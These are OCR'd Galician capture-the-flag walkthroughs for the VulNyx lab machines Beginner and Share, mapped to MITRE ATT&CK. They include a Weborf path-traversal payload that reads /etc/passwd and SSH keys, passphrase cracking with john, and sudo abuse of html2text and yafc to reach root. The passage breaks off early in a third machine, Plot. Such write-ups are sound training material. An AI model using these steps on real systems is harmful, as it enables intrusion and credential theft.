
Máquina virtual Beginner



A máquina Begginner é moi interesante porque...

- Servizo TFTP (porto UDP 69) con ficheiros accesibles
- Backup comprimido con credenciais SSH
- Escalada mediante html2text para ler chave privada de root
- Dobre acceso SSH: primeiro como usuario, logo como root

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Begginner -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Begginner # 22
sudo nmap -sU -Pn -T4 --top-ports 100 IP_VulNyx_Begginner # 69 (TFTP)
```

Fase 2 — Análise

```
# Porto UDP 69 → TFTP (Trivial File Transfer Protocol)
# Enumeración de ficheiros dispoñibles mediante Metasploit
msfconsole -q
use auxiliary/scanner/tftp/tftpbrute
set RHOSTS IP_VulNyx_Begginner
run

# Ficheiro descuberto: backup-config
```

Fase 3 — Explotación

```
# Descarga do ficheiro mediante TFTP
tftp IP_VulNyx_Begginner
tftp> get backup-config
tftp> quit

# Análise do ficheiro
file backup-config
# Ficheiro comprimido 7z

# Extracción do contido
7z x backup-config

# Ficheiros extraídos:
# - id_rsa (chave privada SSH)
# - sshd_config

# Análise de sshd_config
cat sshd_config
# Usuario identificado: XXXXXXXXX

# Acceso SSH con chave privada
chmod 400 id_rsa
ssh -i id_rsa XXXXXXXXX@IP_VulNyx_Begginner
# ⇒ Conseguimos consola de usuario XXXXXXXXX (flag user.txt)
```

Fase 4 — Post-explotación


```
# Enumeración de permisos sudo
sudo -l
# User XXXXXXXXX may run the following commands on begginner:
#     (root) NOPASSWD: /usr/bin/html2text

# Consulta en GTFOBins(https://gtfobins.github.io/) para html2text
# Abuso de html2text para lectura de ficheiros privilexiados
sudo /usr/bin/html2text /root/.ssh/id_rsa

# Gardamos a saída como root_id_rsa e retocamos o formato
# (eliminamos caracteres extra e deixamos só o contido PEM)

# Preparación da chave privada de root
chmod 400 root_id_rsa

# Acceso SSH como root
ssh -i root_id_rsa root@IP_VulNyx_Begginner
# ⇒ Conseguimos consola de root

# Verificación
whoami # root
cat /root/*.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Begginner

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos (TCP e UDP)	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Enumeración de ficheiros TFTP mediante brute-force	Service enumeration	T1046 — Network Service Discovery T1083 — File and Directory Discovery	CWE-552 — Files or Directories Accessible to External Parties
3. Explotación	Descarga de backup con credenciais mediante TFTP	Data exfiltration / credential access	T1005 — Data from Local System T1552.004 — Unsecured Credentials: Private Keys	CWE-522 — Insufficiently Protected Credentials; CWE-552 — Files or Directories Accessible to External Parties
	Acceso SSH con chave privada extraída	Uso de contas válidas	T1021.004 — Remote Services: SSH T1078 — Valid Accounts	CWE-798 — Use of Hard-coded Credentials (contextual)
4. Post-explotación	Abuso de html2text con sudo para lectura de ficheiros	File read / credential access	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1552.004 — Unsecured Credentials: Private Keys	CWE-269 — Improper Privilege Management
	Extracción de chave SSH de root mediante html2text	Privilege escalation	T1552.004 — Unsecured Credentials: Private Keys T1078.003 — Valid Accounts: Local Accounts	CWE-522 — Insufficiently Protected Credentials
	Acceso SSH como root con chave privada extraída	Privilege escalation	T1021.004 — Remote Services: SSH T1078.003 — Valid Accounts: Local Accounts	CWE-284 — Improper Access Control

SHARE


Máquina virtual Share



A máquina Share é moi interesante porque...

- Directory Traversal en Weborf
- Lectura da chave SSH privada mediante path traversal
- Cracking de passphrase
- Escalada mediante yafc (cliente FTP que permite shell)

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Share -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Share # 22,8080
whatweb IP_VulNyx_Share:8080
curl -I IP_VulNyx_Share:8080
```

Fase 2 — Análise

```
# Porto 8080 → Weborf/0.12.1
firefox http://IP_VulNyx_Share:8080 &

# Busca de exploits para Weborf
searchsploit weborf
# Weborf - Directory Traversal

# Vulnerabilidade: Directory Traversal
# Exploit: GET /..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd

# Proba de explotación
curl http://IP_VulNyx_Share:8080/..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd
# ⇒ Obtemos contido de /etc/passwd
# Usuario identificado: XXXXXXXXX

# Lectura da chave privada SSH de XXXXXXXXX
curl http://IP_VulNyx_Share:8080/..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2fXXXXXXXXX%2f.ssh%2fid_rsa -o id_rsa
```

Fase 3 — Explotación

```
# Preparación da chave privada
chmod 400 id_rsa

# Intento de acceso SSH
ssh -i id_rsa XXXXXXXXX@IP_VulNyx_Share
# Solicita passphrase

# Extracción do hash da passphrase
ssh2john id_rsa > XXXXXXXXX.hash

# Ataque de forza bruta á passphrase
john --wordlist=/usr/share/wordlists/rockyou.txt XXXXXXXXX.hash
# Passphrase atopada

# Acceso SSH con chave privada
ssh -i id_rsa XXXXXXXXX@IP_VulNyx_Share
# Passphrase: [atopada con john]
# ⇒ Conseguimos consola de usuario XXXXXXXXX (flag user.txt)
```

Fase 4 — Post-explotación


```
# Enumeración de permisos sudo
sudo -l
# User XXXXXXXXX may run the following commands on share:
#     (root) NOPASSWD: /usr/bin/yafc

# Consulta en GTFOBins(https://gtfobins.github.io/) para yafc
# yafc (Yet Another FTP Client) permite executar comandos de shell

# Explotación de yafc con sudo
sudo /usr/bin/yafc
# yafc 1.3.7
# yafc>

# Dentro de yafc, executamos shell
yafc> shell
# Executing '/bin/bash', use 'exit' to exit from shell...

# ⇒ Conseguimos shell de root
id # uid=0(root) gid=0(root) grupos=0(root)
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Share

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Identificación de Directory Traversal en Weborf	Path traversal / information disclosure	T1190 — Exploit Public-Facing Application T1083 — File and Directory Discovery	CWE-22 — Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
	Lectura de ficheiros sensibles mediante path traversal	Credential Access	T1005 — Data from Local System T1552.004 — Unsecured Credentials: Private Keys	CWE-22 — Path Traversal; CWE-552 — Files or Directories Accessible to External Parties
3. Explotación	Cracking de passphrase da chave SSH	Brute-force offline	T1110.002 — Brute Force: Password Cracking T1552.004 — Unsecured Credentials: Private Keys	CWE-521 — Weak Password Requirements
	Acceso SSH con chave privada e passphrase	Uso de contas válidas	T1021.004 — Remote Services: SSH T1078 — Valid Accounts	CWE-798 — Use of Hard-coded Credentials (contextual)
4. Post-explotación	Enumeración de permisos sudo	Discovery local	T1069 — Permission Groups Discovery T1083 — File and Directory Discovery	CWE-200 — Information Exposure
	Abuso de yafc con sudo para escalada de privilexios	Abuso de mecanismos de elevación	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-269 — Improper Privilege Management; CWE-284 — Improper Access Control

PLOT


Máquina virtual Plot



A máquina Plot é moi interesante porque...

- Cabeceira HTTP personalizada (X-Custom-Header) revela dominio
- Virtual host enumeration con gobuster e wfuzz
- Subdominio sar.pl0t.nyx con sar2html v3.2.1 vulnerable
- RCE mediante exploit público de sar2html
- Abuso de ssh con sudo mediante ProxyCommand (GTFOBins)
- Uso de pspy para descubrir tarefas cron ocultas
- Wildcard injection en comando tar con --checkpoint-action
- Modificación de /etc/sudoers mediante tar checkpoint

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
